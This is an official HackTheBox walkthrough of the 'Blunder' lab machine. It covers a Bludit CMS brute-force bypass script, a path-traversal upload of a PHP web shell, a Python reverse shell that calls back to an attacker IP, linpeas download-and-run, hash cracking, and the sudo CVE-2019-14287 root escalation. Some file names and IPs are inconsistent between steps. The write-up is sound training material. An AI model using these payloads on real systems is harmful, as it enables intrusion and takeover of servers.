



HACKTHEBOX



Blunder

14th October 2020 / Document No D20.100.93

Prepared By: TRX

Machine Author: egotisticalSW

Difficulty: **Easy**

Classification: Official

Synopsis

Blunder is an Easy difficulty Linux machine that features a `Bludit` CMS instance running on port 80. The website contains various facts about different genres. Using GoBuster, we identify a text file that hints to the existence of user `fergus`, as well as an admin login page that is protected against brute force. An exploit that bypasses the brute force protection is identified, and a dictionary attack is run against the login form. This attack grants us access to the admin panel as `fergus`. A GitHub issue detailing an arbitrary file upload and directory traversal vulnerability is identified, which is used to gain a shell as `www-data`. The system is enumerated and a newer version of the `Bludit` CMS is identified in the `/var/www` folder. The updated version contains the SHA1 hash of user `hugo`'s password. The password can be cracked online, allowing us to move laterally to this user. Enumeration reveals that the user can run commands as any system user apart from `root` using `sudo`. The `sudo` binary is identified to be outdated, and vulnerable to [CVE-2019-14287](#). Successful exploitation of this vulnerability returns a `root` shell.

Skills Required

- Enumeration
- Metasploit


Skills Learned

- Bludit CMS Exploitation
- Sudo Exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.191 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.10.191
```



```
PORT      STATE SERVICE VERSION
21/tcp    closed ftp
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```

The scan reveals ports 21 (FTP) and 80 (Apache) to be open. The website on port 80 consists of facts on various subjects.

A BLUNDER OF INTERESTING FACTS

ABOUT

Stephen King

November 27, 2019 - Reading time: ~1 minute

Stephen Edwin King (born September 21, 1947) is an American author of horror, supernatural fiction, suspense, and fantasy novels. His books have sold more than 350 million copies, many of which have been adapted into feature films, miniseries, television series, and comic books. King has published 61 novels (including seven under the pen name Richard Bachman) and six non-fiction books. He has written approximately 200 short stories, most of which have been published in book collections.

King has received Bram Stoker Awards, World Fantasy Awards, and British Fantasy Society Awards. In 2003, the National Book Foundation awarded him the Medal for Distinguished Contribution to American Letters. He has created probably the best fictional character Roland Deschain in The Dark tower series. He has also received awards for his contribution to literature for his entire *oeuvre*, such as the World Fantasy Award for Life Achievement (2004) and the Grand Master Award from the Mystery Writers of America (2007). In 2015, King was awarded with a National Medal of Arts from the United States National Endowment for the Arts for his contributions to literature. He has been described as the "King of Horror".

ABOUT

I created this site to dump my fact files, nothing more.....?

The FTP server on port 21 refuses connections.

GoBuster

Let's use [GoBuster](#) to search for files and folders hosted on the web server. Some common extensions to try are `.php`, `.txt` and `.pdf`.

```
gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/dirb/common.txt -x txt,pdf,php
```

```
=====
Gobuster v3.0.1
=====
[+] Url:          http://10.10.10.191
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  txt,pdf,php
[+] Timeout:      10s
=====
Starting gobuster
=====
<SNIP>
/about (Status: 200)
/admin (Status: 301)
/robots.txt (Status: 200)
/todo.txt (Status: 200)
</SNIP>
```

The scan reveals `/admin` and `/todo.txt`. The first is a login portal for Bludit CMS. Looking at the source code, the CMS version is identified as `3.9.2`.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Bludit</title>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
7   <meta name="robots" content="noindex,nofollow">
8
9   <!-- Favicon -->
10  <link rel="shortcut icon" type="image/x-icon" href="/bl-kernel/img/favicon.png?version=3.9.2">
11
12  <!-- CSS -->
13  <link rel="stylesheet" type="text/css" href="http://10.10.10.201/bl-kernel/css/bootstrap.min.css?version=3.9.2">
14  <link rel="stylesheet" type="text/css" href="http://10.10.10.201/bl-kernel/admin/themes/booty/css/bludit.css?version=3.9.2">
15  <link rel="stylesheet" type="text/css" href="http://10.10.10.201/bl-kernel/admin/themes/booty/css/bludit.bootstrap.css?version=3.9.2">
16 </head>
```

`/todo.txt` hints to the existence of the user `fergus`.

- Update the CMS
- Turn off FTP - DONE
- Remove old users - DONE
- Inform fergus that the new blog needs images - PENDING

Brute forcing the login page using `fergus` as a username are unsuccessful, and after 10 attempts this results in our IP address being blocked for a few minutes.

BLUDIT

fergus

Password

☐ Remember me

Login

IP address has been blocked
Try again in a few minutes

Foothold

Searching online for vulnerabilities related to Bludit CMS version 3.9.2 returns [this](#) blog post. It details a method of bypassing the application's brute force protection. The proof of concept can be downloaded and edited to use a wordlist of our choosing. It is common for user passwords to be related to company products and services, so we can create a wordlist from the website text. The website contains multiple pages, so we can use [CeWL](#) to automate the process of generating the wordlist.

```
cewl 10.10.10.191 > wordlist.txt
```

Next, save the proof of concept locally as `blunder.py` and edit it to read in `wordlist.txt`, and append values to the `wordlist` list.

```
words = open('wordlist.txt','r')

for line in words:
    line=line.rstrip()
    wordlist.append(line)
```

The incorrect password loop can be commented out, as its purpose was just to prove that more than 10 failed login attempts can be performed.

```
# Generate 50 incorrect passwords
for i in range(50):
    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
wordlist.append('adminadmin')
```

The modified exploit is as follows.

```
#!/usr/bin/env python3
import re
import requests

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = []
words = open('wordlist.txt','r')

for line in words:
    line=line.rstrip()
    wordlist.append(line)

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.*?)"',
        login_page.text).group(1)
```

```

print('[*] Trying: {p}'.format(p = password))

headers = {
    'X-Forwarded-For': password,
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
    'Referer': login_url
}

data = {
    'tokenCSRF': csrf_token,
    'username': username,
    'password': password,
    'save': ''
}


login_result = session.post(login_url, headers = headers, data = data,
allow_redirects = False)

if 'location' in login_result.headers:
    if '/admin/dashboard' in login_result.headers['location']:
        print()
        print('SUCCESS: Password found!')
        print('Use {u}:{p} to login.'.format(u = username, p = password))
        print()
        break

```

The exploit can now be run, which identifies the valid credentials `fergus / RolandDeschain`.

```
python blunder.py
```




```

python blunder.py
<SNIP>
[*] Trying: RolandDeschain
SUCCESS: Password found!
Use fergus:RolandDeschain to login.
</SNIP>

```

Using the acquired credentials, we gain access to the admin panel. However, further enumeration of the admin panel doesn't reveal any exploitable functionality.



On researching this version of **Bludit**, a GitHub [issue](#) is identified. This details a code execution vector in this version of the CMS, owing to arbitrary file upload and directory traversal vulnerabilities. We are able to change the `uuid` value, which is used to specify the location that the file will be uploaded to.

The CMS supposedly blocks the upload of PHP files. However, it is possible to upload a `.png` file containing PHP code, as well as an `.htaccess` file that instructs the server to handle images as PHP code. The malicious image can then be accessed, providing use with command execution on the underlying server.

An interesting final comment on the GitHub issue page suggests that an `.htaccess` file is not required, as it is also possible to upload normal PHP files, even though an error in the response body is returned. First, let's check the code for version **3.9.2**, which can be downloaded from [here](#). The relevant file is `/b1-kerne1/ajax/upload-images.php`.

```
$images = array();
foreach ($_FILES['images']['name'] as $uuid=>$filename) {
    // Check for errors
    if ($_FILES['images']['error'][$uuid] != 0) {
        $message = $L->g('Maximum load file size allowed:');
        '.ini_get('upload_max_filesize');
        Log::set($message, LOG_TYPE_ERROR);
        ajaxResponse(1, $message);
    }

    // Convert URL characters such as spaces or quotes to characters
    $filename = urldecode($filename);

    // Move from PHP tmp file to Bludit tmp directory
    Filesystem::mv($_FILES['images']['tmp_name'][$uuid], PATH_TMP.$filename);

    // Transform the image and generate the thumbnail
    $image = transformImage(PATH_TMP.$filename, $imageDirectory,
    $thumbnailDirectory);
    if ($image) {
        $filename = Filesystem::filename($image);
    }
}
```



```

        array_push($images, $filename);
    } else {
        $message = $L->g('File type is not supported. Allowed types:').'
'.implode(', ', $GLOBALS['ALLOWED_IMG_EXTENSION']);
        Log::set($message, LOG_TYPE_ERROR);
        ajaxResponse(1, $message);
    }
}

```

The issue in the code exists because the file move operation for the uploaded images is done before the file type is checked. First, the file name is assigned using the `uuid` value, which is random.

```
foreach ($_FILES['images']['name'] as $uuid=>$filename) {
```

Then the file is moved to the Bludit `tmp` directory.

```
Filesystem::mv($_FILES['images']['tmp_name'][$uuid], PATH_TMP.$filename);
```

The `uuid` value is controlled by us, therefore the file path and name can be set. All of this is done before the extension is checked and an error is thrown.

```

if ($image) {
    $filename = Filesystem::filename($image);
    array_push($images, $filename);
} else {
    $message = $L->g('File type is not supported. Allowed types:').'
'.implode(', ', $GLOBALS['ALLOWED_IMG_EXTENSION']);
    Log::set($message, LOG_TYPE_ERROR);
    ajaxResponse(1, $message);
}

```

This shows that the file is uploaded prior to the error being returned.

Next, open Burp Suite, and configure the browser to point to the proxy, using a tool such as Foxy Proxy. In the browser, navigate to `http://10.10.10.191/admin/new-content`, click on Images and upload a normal image. The captured request will look like the following.

```

POST /admin/ajax/upload-images HTTP/1.1
Host: 10.10.10.191
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.191/admin/new-content
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----
-24519939964357608924145519178
Content-Length: 512
Origin: http://10.10.10.191
DNT: 1
Connection: close
Cookie: BLUDIT-KEY=atkvm1cgaqekr03c0j35kr19t5

```

```

-----24519939964357608924145519178
Content-Disposition: form-data; name="images[]"; filename="normal.png"
Content-Type: image/png

<IMAGE>

-----24519939964357608924145519178
Content-Disposition: form-data; name="uuid"

e9db0bd2a08b1e59c6517e5014ad8fcf
-----24519939964357608924145519178
Content-Disposition: form-data; name="tokenCSRF"

bf4d7bdd3837f910be1753a72ecfb697f0b6241e
-----24519939964357608924145519178--

```

Send the request to Burp's Repeater bit hitting **CTRL + R**, alter the `uuid` value to `../../tmp`, and replace the image code with the following PHP payload, which can be used to run system commands.

```
<?=$_GET[0]?>
```

The full request is as follows.

```

POST /admin/ajax/upload-images HTTP/1.1
Host: 10.10.10.191
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.191/admin/new-content
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----
-24519939964357608924145519178
Content-Length: 512
Origin: http://10.10.10.191
DNT: 1
Connection: close
Cookie: BLUDIT-KEY=atkvm1cgaqekr03c0j35kr19t5

-----24519939964357608924145519178
Content-Disposition: form-data; name="images[]"; filename="exploit.png"
Content-Type: image/png

<?=$_GET[0]?>

-----24519939964357608924145519178
Content-Disposition: form-data; name="uuid"

../../tmp
-----24519939964357608924145519178
Content-Disposition: form-data; name="tokenCSRF"

bf4d7bdd3837f910be1753a72ecfb697f0b6241e
-----24519939964357608924145519178--

```

After sending it, the server will reply with a message stating the file type is not supported.

```
1 HTTP/1.1 200 OK
2 Date: Fri, 16 Oct 2020 21:28:03 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 92
8 Connection: close
9 Content-Type: application/json
10
11 {
  "status":1,
  "message":"File type is not supported. Allowed types: gif, png, jpg, jpeg, svg"
}
```

However the file will have been uploaded. Navigate to `http://10.10.10.191/b1-content/tmp/evil.php?0=whoami` in order to confirm that the file was uploaded successfully. The output reveals that our current user is `www-data`. Let's work on getting a reverse shell. First, check if Python is installed. Issuing the command `which python` reveals that Python is available at `/usr/bin/python`.

We can execute the following payload using a get request.

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

The full link becomes the following.

```
http://10.10.10.191/b1-content/tmp/evil.php?0=python%20-
c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM);s.connect((%2210.10.14.13%22,1234));os.dup2(s.fileno(),0);%20os.dup2(s.f
ileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-
i%22]);%27
```

A shell as user `www-data` is returned. However, enumeration of the system reveals the flag to be located in `/home/hugo`, and `www-data` does not have privileges to read it.

```
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from 10.10.10.191 [10.10.10.191] 56184
$
```

Lateral Movement

Enumeration of the system reveals two home directories belonging to the users `hugo` and `shaun`. It's also worth checking the `/var/www` folder for interesting files, as it might contain database credentials or other web passwords.

```
ls -al /var/www
total 20
drwxr-xr-x  5 root    root    4096 Nov 28  2019 .
drwxr-xr-x 15 root    root    4096 Nov 27  2019 ..
drwxr-xr-x  8 www-data www-data 4096 May 19 15:13 bludit-3.10.0a
drwxrwxr-x  8 www-data www-data 4096 Apr 28 12:18 bludit-3.9.2
drwxr-xr-x  2 root    root    4096 Nov 28  2019 html
```

The folder contains a newer version of the Bludit CMS that has not yet replaced the older version. Researching the directory structure for Bludit reveals that credentials are stored in the file `/bl-content/databases/users.php`.

```
cat /var/www/bludit-3.10.0a/bl-content/databases/users.php
<SNIP>
    "admin": {
        "nickname": "Hugo",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffe98d",
    }
</SNIP>
```

Inspection of this file reveals a SHA-1 hashed password for Hugo, which can be decrypted using various online tools such as [md5decrypt](#). After decrypting the hash, the password is revealed to be `Password120`.

Password reuse is very common, and possibly Hugo has set the same password on their system account. Let's spawn a PTY shell, as this will allow us to use the `su` command.

```
python -c "import pty;pty.spawn('/bin/bash');"
su hugo
```



```
www-data@blunder:/$ su hugo
su hugo
Password: Password120

hugo@blunder:/$
```

The user flag is located in `/home/hugo/`.

Privilege Escalation

We can use [LinPEAS](#), to automate the enumeration of common privilege escalation vectors. Download it locally and start a python HTTP server.

```
python3 -m http.server 8000
```

Next, download the script from the server and execute it.

```
cd /tmp
wget http://10.10.14.2:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```



```
===== ( System Information ) =====
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 5.3.0-53-generic (buildd@lcy01-amd64-011) (gcc version 9.2.1 20191008 (Ubuntu 9.2.1-9ubuntu2))
#47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020
Distributor ID: Ubuntu
Description:    Ubuntu 19.10
Release:        19.10
Codename:       eoan

[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.25p1
```

The script reveals that the `sudo` version is `1.8.25p1`. Researching this specific sudo version, a [vulnerability](#) assigned `CVE-2019-14287` is identified. This vulnerability allows users to bypass sudo security and escalate their privileges, allows sudo users to run commands as root, even though the configuration explicitly disallows this. The vulnerability exists in sudo versions prior to `1.8.28`. Let's check if we have sudo rights and also verify the sudo version.

```
sudo -l
sudo --version
```

```
hugo@blunder:~$ sudo -l
Password: Password120

User hugo may run the following commands on blunder:
  (ALL, !root) /bin/bash

hugo@blunder:~$ sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
```

The output reveals that user `Hugo` can run `/bin/bash` as every user except `root`.

It is trivial to [bypass](#) this exclusion and run `bash` as root. The command to achieve this is as follows.

```
sudo -u#-1 /bin/bash
```

```
sudo -u#-1 /bin/bash
Password: Password120

root@blunder:/home/hugo# id
id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
```

The root flag can be located in `/root/`.